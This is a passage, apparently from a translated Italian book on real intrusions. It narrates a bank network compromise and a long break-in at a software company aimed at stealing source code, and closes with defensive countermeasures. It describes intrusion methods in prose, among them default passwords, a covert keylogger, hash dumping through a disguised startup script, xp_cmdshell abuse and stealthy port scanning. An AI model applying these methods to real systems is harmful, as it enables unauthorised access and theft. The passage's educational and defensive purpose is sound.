Gabriel si iscrisse ai corsi della Cisco, in un istituto tecnico locale. Completamente autodidatta, spesso ne sapeva più degli insegnanti, che a volte rimandavano le risposte alle sue domande più difficili. Gabriel, oggi ventunenne, sembra avere il talento tipico dell'hacker: quello che permette di fare delle scoperte senza l'aiuto di nessuno. Anche quando si tratta di un exploit conosciuto, questo tipo di abilità marca la differenza fra il mondo degli hacker e quello degli "script kiddies", che non scoprono nulla da soli ma semplicemente scaricano trucchetti carini dalla rete.

Uno dei suoi programmi preferiti si chiamava Spy Lantern Keylogger. Era uno di quei software in grado di seguire come un'ombra il lavoro di una persona al computer, consentendo all'hacker di intercettare segretamente ogni tasto digitato sulla tastiera, con la differenza che questo dispositivo rimane in teoria totalmente invisibile alla macchina su cui viene usato.

Inoltre, Gabriel usava anche l'opzione "ombra" di un'applicazione chiamata Citrix MetaFrame (un pacchetto software per l'accesso su richiesta alle reti d'impresa), progettata per permettere agli amministratori di sistema di monitorare e dare assistenza agli impiegati di una ditta. Grazie all'opzione ombra, l'amministratore di sistema è come se si trovasse dietro le spalle dell'utente, vedesse tutto quello che accade sul suo schermo, quello che sta facendo e digitando, e addirittura prendesse il controllo del computer. Un hacker esperto che sa localizzare sul server di un'impresa un Citrix funzionante può fare lo stesso: assumere il controllo dei computer. Ovviamente c'è bisogno di grande cautela. Se non sta attento, le sue azioni verranno individuate; chiunque sia davanti al computer infatti vedrà il risultato delle operazioni che l'hacker sta compiendo (il cursore che si muove, applicazioni che si aprono e così via). Ma questa opportunità può anche regalare all'hacker qualche istante innocente di divertimento.

Vedo gente che scrive e-mail alla moglie o cose del genere. Di fatto puoi muovere il loro mouse sullo schermo. È divertente.

Una volta entrai nel computer di un tizio e cominciai a muovergli il cursore. Lui aprì il blocco note e io gli scrissi: "Ehi".

Naturalmente un hacker che voglia impadronirsi del computer di qualcuno di solito sceglie un momento in cui presume non esserci in giro nessuno. "Normalmente lo faccio dopo mezzanotte," mi spiega Gabriel, "per essere sicuro che non ci sia nessuno. Oppure semplicemente controllo il loro schermo: se è attivo il salvaschermo, di solito significa che al computer non c'è nessuno."

Ma una volta fece un errore di valutazione e l'utente era effettivamente davanti al computer. La scritta "So che mi stai guardando!" apparve sullo schermo di Gabriel. "Mi scollegai immediatamente." Un'altra volta dei file che aveva messo al sicuro vennero scoperti. "Li cancellarono e mi lasciarono un messaggio: TI PERSEGUIREMO CON TUTTI I MEZZI POSSIBILI CONSENTITI DALLA LEGGE."

### *L'irruzione nella banca*

Quando Gabriel, gironzolando in rete, venne a conoscenza dei dettagli degli indirizzi Ip della banca del Sud, ne seguì la traccia, scoprendo che quella in cui si era imbattuto non era affatto una banca di paese, ma che aveva una fitta rete di relazioni nazionali e internazionali. Cosa ancora più interessante, su uno dei server della banca era in funzione Citrix MetaFrame, il software installato sui server che permette a un utente di accedere a distanza alla propria postazione di lavoro. Gli si accese subito una lampadina, grazie a una delle abilità apprese insieme a un amico nelle prime esperienze di hacking:

Con questo amico avevamo scoperto che molti dei sistemi su cui girano i servizi della Citrix non hanno delle buone password. Le consegnano già abilitate, ma lasciano l'utente finale senza password.

Gabriel si mise al lavoro con un port scanner, uno strumento usato dagli hacker (o da chi effettua test di sicurezza) per analizzare altri computer sulla rete e individuare delle porte aperte. Nello specifico stava cercando un qualsiasi sistema con la porta 1494 aperta, perché era quella la porta usata per accedere da una postazione remota ai servizi del terminale Citrix. Quindi un sistema con la porta 1494 aperta era un sistema di cui si sarebbe potuto impadronire.

Ogni volta che ne trovava uno faceva una ricerca della parola "password" su tutti i file di quel computer. È un po' come passare il setaccio alla ricerca dell'oro. La maggior parte delle volte ne esci a mani vuote, ma ogni tanto scopri una pepita. In questo caso, la pepita poteva essere un promemoria che qualcuno aveva infilato in un file, magari qualcosa come "la password da amministratore di mail2 è 'happyday'".

Alla fine Gabriel trovò la password del firewall della banca. Provò a collegarsi a un router, sapendo che alcuni router comuni hanno delle password preassegnate come "admin" o "administrator", e che molte persone – non solo gli sprovvisti utenti domestici, ma fin troppo spesso anche i professionisti dell'It – mettono in funzione una nuova unità senza nemmeno preoccuparsi di cam-

biare le password di default. E quello che Gabriel effettivamente trovò fu un router con una password preassegnata.

Una volta ottenuto l'accesso, aggiunse una nuova regola alla configurazione del router, permettendo le connessioni in entrata sulla porta 1723 – quella usata per i servizi del Virtual Private Network (Vpn) della Microsoft – progettata per consentire una connessione sicura alle reti aziendali da parte di utenti autorizzati. Dopo essersi autenticato sul Vpn, al suo computer venne assegnato un indirizzo Ip sulla rete interna della banca. Fortunatamente per lui, la rete era “piatta”, il che significa che tutti i sistemi erano accessibili dallo stesso segmento della rete. In questo modo, avendo hackerato una delle macchine, aveva ottenuto automaticamente l'accesso agli altri sistemi della stessa rete.

Hackerare la banca, dice Gabriel, fu “veramente una sciocchezza”. La banca aveva chiamato un gruppo di consulenti per la sicurezza, che, una volta andati via, avevano lasciato un dossier. Gabriel scoprì questo dossier riservato su uno dei server. Conteneva una lista di tutti i punti vulnerabili che i consulenti avevano trovato, fornendo così delle comode istruzioni su come bucare il resto della rete.

Il server usato dalla banca era un Ibm As/400, una macchina con cui Gabriel aveva poca dimestichezza. Scoprì tuttavia che il server dei domini di Windows conteneva un manuale completo di istruzioni per le applicazioni usate su quel sistema, che Gabriel scaricò. Quando poi digitò “administrator”, la password preassegnata di ogni Ibm, il sistema lo lasciò entrare.

Direi che il 99 percento delle persone che lavoravano lì usava “password123” come password. Non avevano nemmeno un programma antivirus che girava dietro le altre applicazioni. Lo lanciavano qualcosa come una volta alla settimana.

Gabriel non si fece problemi e installò Spy Lantern Keylogger, il suo software preferito, per la capacità unica che ha di registrare simultaneamente le informazioni di chiunque entri nell'applicazione server Citrix. Installato il Keylogger, Gabriel attese finché non entrò un amministratore, e gli soffiò la password.

Armato delle password, fece il colpo grosso: una serie completa di manuali di istruzioni su come usare le applicazioni più importanti sull'As/400. Aveva il potere di fare le stesse operazioni di un impiegato della banca: trasferire denaro, vedere e modificare informazioni sui conti dei clienti, monitorare l'attività dei bancomat sul territorio nazionale, controllare prestiti e bonifici, accedere al sistema Equifax<sup>5</sup> per il controllo del credito, addiritt

<sup>5</sup> Equifax è un'impresa americana specializzata in informatica applicata alla gestione e al controllo dei flussi di denaro, del debito e del credito. [N.d.T.]

tura visionare i documenti dei tribunali sugli scoperti. Scoprì che dal sito della banca poteva anche accedere alla banca dati della Motorizzazione civile di quello stato.

Poi voleva ottenere gli hash delle password dal controller del dominio principale<sup>6</sup> che verifica l'autenticità di tutti i log-in sul dominio. Il programma che adottò fu PwDump3, che estrae tutti gli hash delle password da una parte protetta del registro di sistema. Ottenne i privilegi da amministratore sulla macchina locale, quindi aggiunse uno script per eseguire PwDump3 sotto forma di alias nella cartella di avvio, mascherandolo come qualcosa di innocuo. (In realtà avrebbe potuto evitare questo passaggio e semplicemente ricavare dal file di registro le ultime dieci password memorizzate nella cache, ma questi account sarebbero stati con ogni probabilità dei normali utenti.)

Gabriel aspettava che un amministratore del dominio entrasse nel computer prescelto. Il programma agisce sostanzialmente come una mina da campo che entra in funzione quando viene sollecitata, in questo caso il log-in di un amministratore di sistema. Quando l'amministratore entra, gli hash delle password vengono estratti e salvati di nascosto in un file. L'applicazione PwDump3 viene fatta girare direttamente dalla cartella di avvio: "A volte ci vogliono giorni [prima che un amministratore entri]," dice, "ma vale la pena aspettare."

Non appena l'ignaro amministratore del dominio entrò, estrasse senza rendersene conto gli hash delle password e li salvò in un file nascosto. Gabriel ritornò sulla scena del delitto per ottenere gli hash e lanciò un programma per craccare le password, usando il computer più potente a sua disposizione.

In una macchina come quella, una password semplice come "password" può essere cracciata in meno di un secondo. Le password di Windows sembrano essere particolarmente facili, mentre una password complicata che fa uso di simboli speciali può richiedere molto più tempo. "Una volta ne trovai una per cui mi ci volle un mese intero per decrittarla," ricorda Gabriel avvilito. La password dell'amministratore della banca era di sole quattro lettere minuscole. Fu cracciata più velocemente di quanto impiegate a leggere questo paragrafo.

### *A qualcuno interessa un conto in banca in Svizzera?*

Alcune delle informazioni trovate da Gabriel fanno apparire il resto del raccolto come del loglio.

Gabriel trovò il modo di entrare nella parte più sensibile di

<sup>6</sup> Primary Domain Controller (Pdc). [N.d.T.]

tutte le operazioni bancarie: il processo per i trasferimenti di denaro. Trovò le schermate del menu per iniziare il procedimento. Scoprì anche il modulo online usato da un gruppo ristretto di dipendenti autorizzati: questi hanno il potere di gestire le transazioni per ritirare fondi dal conto di un cliente e trasferirli elettronicamente a un'altra istituzione finanziaria, che potrebbe anche essere dall'altra parte del mondo (in Svizzera, per esempio).

Ma un form in bianco non serve a nulla se non si sa come compilarlo. Neanche questo risultò essere un problema. Nel manuale di istruzioni che aveva trovato in precedenza, uno dei capitoli si rivelò particolarmente interessante. Gabriel non ebbe bisogno di leggerlo fino in fondo per trovare quello che cercava.

#### 20.1.2 Inserire / Aggiornare bonifici bancari

##### Menu: Bonifici bancari

###### Opzione: Inserire / Aggiornare bonifici bancari

Questa opzione viene usata per inserire trasferimenti non automatici e per selezionare bonifici automatici da inserire ed effettuare. I trasferimenti non automatici sono per i clienti che fanno bonifici occasionali o per chi non è cliente e vuole fare un bonifico. Tramite questa opzione possono anche essere gestiti i bonifici in entrata dopo che sono stati ricevuti. Quando questa opzione viene selezionata apparirà la seguente schermata:

```
Wire Transfers  
Wire Transfers 11:35:08  
Outgoing  
Type options, press Enter.  
2=Change 4=Delete 5=Display Position to...  
Opt From account To beneficiary Amount  
F3=Exit F&=Add F9=Incoming F12=Previous
```

All'inizio quando viene scelta questa opzione non apparirà nella lista alcun bonifico. Per aggiungerne, premere F6=Add e apparirà la seguente schermata.

Un intero capitolo spiegava passo dopo passo la procedura dettagliata per inviare un bonifico da una banca, trasferire denaro dal conto di una persona a un'altra istituzione finanziaria. Gabriel adesso sapeva tutto quello di cui c'era bisogno per fare un trasferimento di denaro. Aveva le chiavi del castello.

#### *Epilogo*

A onore di Gabriel va riconosciuto che, nonostante tutte le possibilità di accesso che aveva al sistema della banca e l'enorme quan-

tità di potere non autorizzato a sua disposizione, non toccò neanche un centesimo. Non aveva nessun interesse a rubare denaro o a sabotare i dati della banca, anche se effettivamente lo solleticò l'idea di migliorare il tasso creditizio di un paio di amici. Come è normale per uno studente iscritto a un programma sulla sicurezza alla locale università, Gabriel fece un'attenta valutazione delle debolezze delle misure di protezione della banca:

Sul server trovai molti documenti sulla sicurezza fisica, ma nessuno faceva riferimento agli hacker. Trovai qualcosa sui consulenti per la sicurezza che ingaggiano ogni anno per controllare i server, ma ciò non basta per una banca. Fanno un buon lavoro quando si tratta della sicurezza fisica della banca, ma non abbastanza per quella informatica.

### *Riflessioni*

La banca in Estonia era un bersaglio facile. Juhan trovò il baco osservando il codice sorgente delle pagine del sito web della banca. Il codice utilizzava un elemento nascosto di un form che conteneva il file di un modello di formulario, che veniva caricato dallo script Cgi e poi mostrato agli utenti nei loro browser. Gabriel cambiò la variabile nascosta in modo che puntasse al file delle password contenuto sul server e *voila* il file delle password gli apparve nel browser. Sorprendentemente il file non era stato oscurato, così ebbe accesso a tutte le password crittate, che poi decrittò.

L'hack della banca del Sud ci mostra un altro esempio della necessità di una "difesa in profondità". In questo caso la rete della banca risultò essere piatta, cioè senza alcuna protezione di rilievo oltrepassato il server Citrix. Una volta che uno qualunque dei sistemi sulla rete venne compromesso, l'autore dell'attacco poté collegarsi a qualunque altro sistema sulla rete. Un modello di difesa in profondità avrebbe potuto impedire a Gabriel di ottenere l'accesso all'As/400.

I responsabili della sicurezza informatica della banca si sentivano tranquilli, al riparo, per colpa di un falso senso di sicurezza per aver commissionato un'analisi, che può aver alzato senza un reale motivo il livello di fiducia nei loro atteggiamenti. Anche se richiedere una consulenza o un'analisi sulla sicurezza è un passo importante per misurare la capacità di resistenza a un attacco, un processo ancora più cruciale è la gestione corretta della rete e di tutti i suoi sistemi.

## *Contromisure*

Il sito della banca avrebbe dovuto richiedere che tutti gli sviluppatori di applicazioni web si attenessero a pratiche fondamentali di programmazione sicura, oppure richiedessero un'analisi di ogni codice messo in produzione. L'abitudine migliore è limitare la quantità di informazione inserita dall'utente che viene passata a uno script sul lato server. Utilizzare nomi di file e altre costanti con una solida codificazione, se non lo rende evidente, aumenta comunque le garanzie di sicurezza dell'applicazione.

Un monitoraggio distratto della rete e una sicurezza debole delle password sul server Citrix esposto, sono stati gli errori principali in questo caso. Se fossero stati evitati, avrebbero impedito a Gabriel di aggirarsi nella rete della banca, installare software per registrare i tasti digitati dagli utenti, seguire passo passo altri utenti autorizzati e installare software che funzionavano come cavalli di Troia. L'hacker ha scritto un piccolo script, posizionandolo poi nella cartella di avvio dell'amministratore, in modo che quando questi fosse entrato sarebbe partito in modalità invisibile il programma PwDump3. Certo, Gabriel aveva già i diritti di amministratore. L'hacker stava aspettando che un amministratore entrasse in modo da potersi appropriare dei suoi privilegi ed estrarre automaticamente gli hash delle password dal controller primario del dominio. Lo script nascosto viene spesso chiamato Trojan o *trapdoor*.<sup>7</sup>

Tra le contromisure da adottare suggeriamo le seguenti:

- Controllate tutti gli account dall'ultima volta che è stata definita la password, le password installate sui sistemi o sugli account delle applicazioni non assegnati al personale, i diritti di amministratore non autorizzati, i diritti di gruppo non autorizzati, e il momento dell'ultimo accesso autorizzato. Questi controlli possono portare a identificare un'infrazione della sicurezza. Cercate le password inserite fuori dall'orario di ufficio perché l'hacker potrebbe non rendersi conto che, cambiando le password, sta lasciando un percorso tracciabile.
- Limitate agli orari d'ufficio gli accessi interattivi.
- Abilitate il monitoraggio degli accessi e delle sconnessioni

<sup>7</sup> In termini matematici, la funzione di *trapdoor* (letteralmente, porta a scomparsa) è una funzione facile da calcolare in una direzione, ma il cui calcolo è tenuto difficile nella direzione opposta (o inversa), senza un'informazione speciale chiamata per l'appunto "trapdoor". Le funzioni di *trapdoor* sono molto in uso in crittografia, e possono essere paragonate al libretto di istruzioni per assemblare un motore di cui si possiedono i singoli componenti.

su tutti i sistemi accessibili dall'esterno via wireless, connessione telefonica, Internet o Extranet.

- Impiegate software come SpyCop (disponibile a <http://www.spycop.com>) per rilevare strumenti non autorizzati di registrazione della tastiera.
- State attenti a installare gli aggiornamenti dei software per la sicurezza. In alcuni ambienti, è consigliabile scaricare automaticamente gli ultimi aggiornamenti. Microsoft insiste molto nell'incoraggiare i clienti a configurare in questo senso i propri computer.
- Controllate la presenza di software per il controllo remoto come WinVNC, TightVNC, Damware e così via, sui sistemi accessibili dall'esterno. Questi programmi, anche se possono essere utilizzati legittimamente, possono anche dare la possibilità a chi attacca di monitorare e sorvegliare sessioni di lavoro autenticate dalla consolle del sistema.
- Esaminate attentamente tutti gli accessi che usano Windows Terminal Services o Citrix Metaframe. La maggior parte degli autori di un attacco tende a scegliere questi servizi per controllare i programmi e ridurre così la possibilità di essere individuati.

### *Conclusioni*

Gli hack raccontati in questo capitolo sono semplici, basati sullo sfruttamento della scarsa sicurezza delle password nelle imprese e degli script Cgi vulnerabili. Nonostante vi siano molte persone – anche gli esperti di sicurezza informatica – che tendono a immaginare gli hackeraggi come qualcosa di simile a un attacco strategico in stile *Ocean's Eleven*, la triste verità è che la maggior parte di questi attacchi non è né ingegnosa né intelligente. Vanno a buon fine, invece, perché una porzione considerevole delle reti delle imprese non è adeguatamente protetta.

Inoltre, i responsabili dello sviluppo e della messa in produzione di questi sistemi commettono dei semplici errori di configurazione o delle sviste di programmazione che creano le opportunità di accesso per i migliaia di hacker che bussano quotidianamente alla porta principale.

Se le due istituzioni finanziarie descritte in questo capitolo danno una qualche idea di come la maggior parte delle banche nel mondo protegge al momento i dati e il denaro dei clienti, allora forse potremmo decidere tutti di nascondere i nostri soldi in una scatola di scarpe sotto il letto.

## La vostra proprietà intellettuale non è al sicuro

Se in un modo non funzionava, semplicemente ne provavo un altro perché sapevo che ce n'era uno che avrebbe funzionato. Ce n'è sempre uno che funziona. Si tratta solo di scoprire quale.

*Erik*

Qual è la risorsa di maggior valore per un'azienda? Non sono le macchine, non sono gli uffici o la fabbrica, non è nemmeno quello che recitava un classico cliché imprenditoriale ormai in disuso: "Il nostro personale è la nostra risorsa di maggior valore".

La realtà dei fatti è che ognuna di queste risorse può essere rimpiazzata. Certo, forse non così facilmente, non senza battaglie, ma moltissime imprese sono sopravvissute dopo che il proprio stabilimento era bruciato in un rogo o dopo che alcuni dipendenti chiave avevano deciso di andarsene. Sopravvivere alla perdita della proprietà intellettuale, invece, è tutto un altro paio di maniche. Se qualcuno ruba i vostri progetti, la vostra lista di clienti, i piani per i nuovi prodotti o i dati di ricerca e sviluppo, il colpo sarebbe tale da mandare al tappeto la vostra impresa.

E non è tutto, perché se qualcuno ruba un migliaio di merci dal vostro magazzino o una tonnellata di titanio dal vostro stabilimento o cento computer dai vostri uffici, voi ve ne rendereste immediatamente conto. Se qualcuno ruba elettronicamente la vostra proprietà intellettuale, quello che sta effettivamente rubando sono delle copie e voi non ve ne renderete conto se non molto più tardi (se mai accadrà), quando il danno è fatto e ne state già subendo le conseguenze.

Quindi forse considererete preoccupante la notizia che tutti i giorni ci sono degli hacker che rubano dei beni intellettuali, e spesso da ditte non meno attente alla sicurezza della vostra, come suggeriscono i due esempi di questo capitolo.

I due protagonisti delle storie che seguono appartengono a quella razza particolare cui ci si riferisce con il termine "cracker", che indica quegli hacker che craccano software facendo reverse engineering<sup>1</sup> delle applicazioni commerciali, o rubando il codi-

<sup>1</sup> È il processo di dissezionamento di uno strumento (sia esso un apparecchio elettronico o un software) per analizzarne il funzionamento, di solito allo

ce sorgente di questi programmi o rubando il codice che genera le licenze del software in modo da poterlo usare gratuitamente e alla fine distribuirlo attraverso un labirinto di siti clandestini di cracking (il cracker non va confuso con il "cracker" come programma per la decodifica delle password crittate).

Di solito, ci sono tre motivazioni per cui un cracker inseguì un prodotto specifico:

- Per ottenere un software che lo interessa particolarmente e che vuole esaminare da vicino.
- Per affrontare la sfida e vedere se può dimostrare di essere superiore a un degno avversario (di solito lo sviluppatore), proprio come chi tenta di battere con l'intelligenza il proprio avversario a scacchi, a bridge o a poker.
- Per pubblicare il software e renderlo disponibile all'interno di un mondo elettronico sotterraneo in cui ci si occupa di diffondere gratuitamente software di valore. I cracker non sono interessati semplicemente al software in sé, ma anche al codice usato per generare il codice di attivazione della licenza.

Entrambi i personaggi di queste storie compromettono i produttori dei software prescelti per rubare il codice sorgente e diffondere tra i gruppi di cracker una patch o un generatore di password che permetta in sostanza l'uso gratuito di tale software. Diverse persone usano così le proprie abilità di hacker e le imprese di software non hanno idea di quanto vengano colpiti duramente.

I cracker si aggirano in un mondo oscuro e ben protetto in cui la moneta di scambio del regno è il software rubato: un furto di proprietà intellettuale su una scala talmente vasta da essere preoccupante. L'ultimo, affascinante, atto di questa storia viene raccontato in dettaglio verso la fine del capitolo, nella sezione "Condivisione. Il mondo del cracker".

(Le vicende raccontate in questo capitolo potranno risultare piuttosto ardute in vari punti per il lettore medio.)

### *L'hack di due anni*

Erik è un consulente per la sicurezza poco più che trentenne. "Quando riferisco una vulnerabilità, mi sento spesso dire: 'È una sciocchezza. Dov'è il problema? Cosa mai potrebbe provocare?'." La sua storia dimostra una verità ovvia, normalmente ignorata: non sono solo i grandi errori che vi metteranno al tappeto.

scopo di riprodurre uno strumento o un software che fanno le stesse cose ma senza copiare nulla dall'originale. Si veda anche il primo capitolo. [N.d.T.]

Capire il racconto che segue potrà sembrare uno sforzo sbrumano per chi non ha una conoscenza approfondita delle tecniche utilizzate dagli hacker. E tuttavia l'aspetto affascinante di questo resoconto è che dimostra la perseveranza di molti hacker. Gli eventi narrati, accaduti di recente, rivelano che Erik è, come molti altri in queste pagine, un hacker etico durante il giorno, quando aiuta le imprese a proteggere i propri beni intellettuali, mentre di notte viene attratto dal brivido dell'hacking contro ignari bersagli.

Erik appartiene a quel genere speciale di hacker che dedicano tutta la propria attenzione all'intrusione in un determinato luogo, e continuano a dedicarsi finché non ci riescono... anche quando ci vogliono mesi o anni.

### *Comincia la ricerca*

Alcuni anni fa Erik, insieme con alcuni amici hacker conosciuti in Rete, aveva cominciato a raccogliere vari tipi di software per server ed era arrivato al punto di "possedere il codice sorgente" di tutti i principali prodotti della categoria... con una sola eccezione. "Me ne mancava solo uno," spiega, "e non so bene perché, ma semplicemente lo volevo." Capisco perfettamente questo atteggiamento. Erik era a caccia di un trofeo e la sua ambizione cresceva quanto più il trofeo era di valore.

L'ultimo software che mancava a Erik per completare la collezione si rivelò una sfida più complicata del previsto. "Ci sono siti in cui voglio entrare, che per una serie di ragioni, risultano quasi inviolabili," spiega semplicemente. Anche in questo caso capisco perfettamente quello che dice.

Cominciò nel solito modo, con "una scansione delle porte di un web server, che è probabilmente la prima cosa che guardo quando cerco di forzarne uno. Ma di solito si trovano più punti deboli e invece lì a una prima occhiata non trovai nulla". È normale all'inizio di un attacco, sondare il bersaglio superficialmente; si evita così di attivare allarmi o essere notati da un amministratore, tramite i dati dei collegamenti archiviati nei log. Soprattutto oggi che molte imprese usano dei sistemi di allarme-intrusione che rilevano un Port Scanning e altri tipi di scansioni usati comunemente dagli hacker.

Secondo Erik "sono poche le porte che controllo che possono essere dei bersagli interessanti". Scansionò uno dopo l'altro una serie di numeri di porte usate dal web server, dai terminal service, dal server Microsoft Sql, dalla Virtual Private Network (Vpn) della Microsoft, dal NetBIOS, dal server di posta (Smtip) e da altri.

Su un server Windows la porta 1723 (citata nel capitolo 7) di norma è usata da un protocollo conosciuto come "tunnel da punto a punto", che è l'implementazione della Microsoft delle comunicazioni via Vpn e utilizza una forma di autenticazione propria di Windows. Erik ha scoperto che sondare la porta 1723 "mi dà un'idea di che tipo di ruolo viene svolto dal server" e, inoltre, "a volte puoi anche indovinare o forzare le password".

In questa fase non si preoccupa nemmeno di cercare di nascondere la propria identità perché "è talmente alto il numero di scansioni di porte che [un'azienda] riceve ogni giorno che nessuno ci fa nemmeno caso. Una scansione su centomila al giorno non vuol dire nulla".

(La valutazione di Erik del basso rischio di essere intercettati e magari anche identificati è basata sulla sua considerazione azzardata che le sue scansioni di porte verranno sepolte nel "rumore" prodotto da Internet. È vero, gli amministratori di rete dell'impresa bersaglio potrebbero essere troppo carichi di lavoro o troppo pigri per esaminare i log, ma esiste sempre la possibilità di imbattersi in una persona zelante ed essere beccati. È un rischio che gli hacker più cauti non sono disposti a correre.)

Nonostante il rischio, in questo caso la scansione delle porte non rivelò niente di interessante. Allora, usando un software scritto di persona che funzionava sostanzialmente come uno scanner di script Cgi, trovò un file di registro degli accessi generato dal "server WS\_Ftp" che conteneva, fra le altre cose, una lista di nomi di file caricati sul server. Era simile a qualunque altro file di log Ftp, dice Erik, "salvo il fatto che il log era stato salvato in ogni cartella in cui erano stati uploadati dei file", così quando era presente un file dall'aspetto interessante elencato nel log, voleva dire che si trovava proprio lì e che non bisognava andare a caccia...

Erik analizzò il log Ftp e trovò i nomi dei file che erano stati caricati da poco nella cartella "/include", usata normalmente per salvare i file di tipo ".inc", funzioni comuni di programmazione che provengono da altri moduli principali del codice sorgente. Sotto Windows 2000 questi file non vengono protetti automaticamente. Dopo aver ricontrollato la lista dei file nel log, Erik usò il browser per vedere il codice sorgente di alcuni file particolari che pensava potessero contenere informazioni di valore. Nello specifico, guardò i file che potevano avere le password di un server con un database di backend. E alla fine fece centro.

"A quel punto," disse Erik, "avevo già fatto probabilmente dieci richieste al server. Sai, ancora niente di speciale nei log." Nonostante la scoperta delle password del database lo elettrizzasse, si rese presto conto che non c'era nessun database su quella macchina.

Ma da lì in poi le cose iniziarono a farsi “interessanti”:

Non avevo trovato nulla su quel server, ma avevo uno strumento scritto da me che indovina i nomi degli host basandosi su una lista di nomi comuni – come gateway, backup, test e così via – oltre al nome del dominio. Passa in rassegna una lista di nomi comuni di host per identificare eventuali nomi che esistono in quel dominio. La gente è assai prevedibile [nella scelta dei nomi degli host], così diventa piuttosto facile trovare i server.

Individuare i server fu abbastanza facile, ma continuava a non portarlo da nessuna parte. Poi all'improvviso gli venne in mente: l'azienda non era negli Stati Uniti. Così “utilizzai l'estensione di quel paese e riprovai con diversi host che avevo trovato con il mio software di scansione”. Per esempio per un'azienda giapponese sarebbe:

nomehost.nomeazienda.com.jp

Arrivò così a scoprire un server di backup del sito web e della posta. Vi entrò con le password che aveva trovato nei file sorgente “include” (.inc). La password per il server Microsoft Sql funzionava con l'identità di default dell'amministratore (“sa”). Era ora in grado di eseguire comandi attraverso un procedimento standard di sistema (xp\_cmdshell) che gli consentiva di dirigere le operazioni dalla shell sotto qualunque utente il server Sql stesse girando, di solito un utente con dei privilegi. Tombola! Ciò gli diede un accesso completo al sistema del server web e della posta.

Erik si mise immediatamente a rovistare nelle cartelle cercando delle copie di backup del codice sorgente e altre cosette. Il suo obiettivo principale era impadronirsi del codice proprietario usato per generare il codice della licenza dei clienti, chiamato comunemente “key generator” o “key gen”. Il primo punto all'ordine del giorno era raccogliere più informazioni possibili sul sistema e sui suoi utenti. Per questo Erik usò un foglio di calcolo Excel per registrare tutte le informazioni interessanti che trovava, come password, indirizzi Ip, nomi degli host, quali servizi erano disponibili attraverso quali porte e così via.

Sondò anche le parti nascoste del sistema operativo, che l'autore di un attacco amatoriale generalmente ignora, come per esempio i segreti del Lsa (Autorità di sicurezza locale), dove si conservano le password dei vari servizi, la memoria temporanea contenente gli hash delle password degli ultimi utenti entrati nella macchina, i nomi e le password degli account di connessione ai Servizi di accesso remoto (Ras), le password delle postazioni di lavoro usate per l'accesso al dominio e altro ancora. Diede

un'occhiata anche all'area di archiviazione protetta in cui Internet Explorer e Outlook Express salvano le password.<sup>2</sup>

Il passo successivo fu quello di estrarre gli hash delle password per craccarli e recuperare le password. Poiché il server era un controller del dominio di backup, un server di posta e un server secondario del nome di dominio (Dns), Erik riuscì ad accedere a tutti i dati sulle risorse Dns (compresi fra le altre cose i nomi degli host e i relativi indirizzi Ip) aprendo il pannello di gestione dei Dns contenente l'intera lista dei nomi degli host e di dominio usati dall'azienda:

A quel punto avevo una lista di tutti i loro host e non feci altro che recuperare le password qua e là, saltando da un sistema all'altro.

Questo "salto della pozzanghera" fu possibile grazie al fatto di aver cracciato precedentemente le password sul web server di backup dopo aver approfittato della password Microsoft Sql di cui era entrato in possesso.

Ancora non sapeva a quali server corrispondevano le macchine per lo sviluppo dell'applicazione che ospitavano il codice sorgente del prodotto e il codice di gestione delle licenze. Alla ricerca di qualche indizio, esaminò attentamente la posta e i dati di accesso via web per identificare qualunque attività ricorrente puntasse alle caselle in questione. Una volta raccolto un elenco di nuovi indirizzi Ip dai log che gli sembravano più interessanti, il suo obiettivo sarebbero diventati questi computer. A quel punto il Sacro Graal era la postazione di lavoro di uno sviluppatore, visto che era probabile che uno sviluppatore qualsiasi avesse accesso all'insieme di file che costituivano il codice sorgente dell'applicazione.

Da quel momento in poi mantenne per parecchie settimane un profilo basso. Oltre a raccogliere le password, non riuscì a ottenere molto altro per un paio di mesi, "insomma, di quando in quando scaricavo semplicemente dei frammenti di informazioni che pensavo potessero tornarmi utili".

### *Il computer dell'amministratore delegato*

Questa situazione si prolungò per otto mesi perché Erik "saltando da una parte all'altra tra i server" non trovava né il codice sorgente, né il generatore del codice delle licenze. Ma poi arrivò la

<sup>2</sup> Siete interessati a vedere i vostri segreti Lsa e le aree di archiviazione protetta? Tutto ciò di cui avete bisogno è un ottimo strumento chiamato Cain & Abel scaricabile da <http://www.oxid.it>.

grande scoperta. Cominciò a guardare più da vicino l'attività del server di backup che aveva compromesso per primo e scoprì che conteneva i log di chiunque scaricasse la posta, oltre a un elenco dei nomi utente e degli Ip di tutti i dipendenti. Da un esame dei log fu in grado di recuperare l'indirizzo Ip dell'amministratore delegato. Aveva finalmente individuato un bersaglio di valore:

Trovai finalmente il computer dell'amministratore delegato e la cosa era piuttosto interessante. Condussi per un paio di giorni una scansione delle porte e non ottenni nessuna risposta, ma sapevo che il computer esisteva. Vidi dalle intestazioni delle e-mail che usava un indirizzo Ip fisso, ma lui non c'era mai. Così alla fine provai a fare una scansione delle porte del suo computer, controllandone alcune comuni ogni due ore per rimanere al di sotto della soglia di attenzione nel caso usasse un qualche tipo di software per rilevare le intrusioni. Ci provavo in vari momenti del giorno, ma limitavo il numero delle porte a un massimo di cinque ogni ventiquattr'ore. Mi ci vollero alcuni giorni per trovare una porta aperta sulla sua macchina mentre lui era lì. Alla fine trovai aperta la 1433, che gestiva un'istanza<sup>3</sup> del server Microsoft Sql. Risultò che era il suo portatile e ci lavorava solo per un paio d'ore ogni mattina. Insomma, andava in ufficio, controllava l'e-mail e poi se ne andava o spegneva il portatile.

### *Si entra nel computer dell'amministratore delegato*

Erik aveva già recuperato tra le venti e le trenta password di quell'impresa. "Avevano delle buone password, ben formulate, ma seguivano una logica. E una volta scoperta la logica, riuscii facilmente a indovinare le password."

Erik stima che a quel punto aveva lavorato su questa storia per qualcosa come un anno intero, e fu allora che i suoi sforzi furono ricompensati con un'importante scoperta.

Stava iniziando ad avere la sensazione di capire la strategia di definizione delle password di tutta l'impresa, cosicché ritornò a forzare il computer dell'amministratore delegato, facendo vari tentativi per la password. Cosa gli faceva pensare di riuscire a indovinare la password che l'amministratore delegato usava per il server Microsoft Sql?

La verità è che non ne ho idea. Semplicemente è che ho questa capacità di indovinare le password che la gente usa. Riesco anche a

<sup>3</sup> Nella programmazione un'istanza è un oggetto appartenente a una certa classe. Se una classe definisce un certa tipologia, l'uso specifico di una classe viene chiamato istanza. In questo caso, il computer portatile sta gestendo un accesso al server Sql.

immaginare il genere di password che useranno in futuro. Ho questa sensibilità, me ne accorgo. È come se diventassi loro e predicesse la password che userei se fossi in loro.

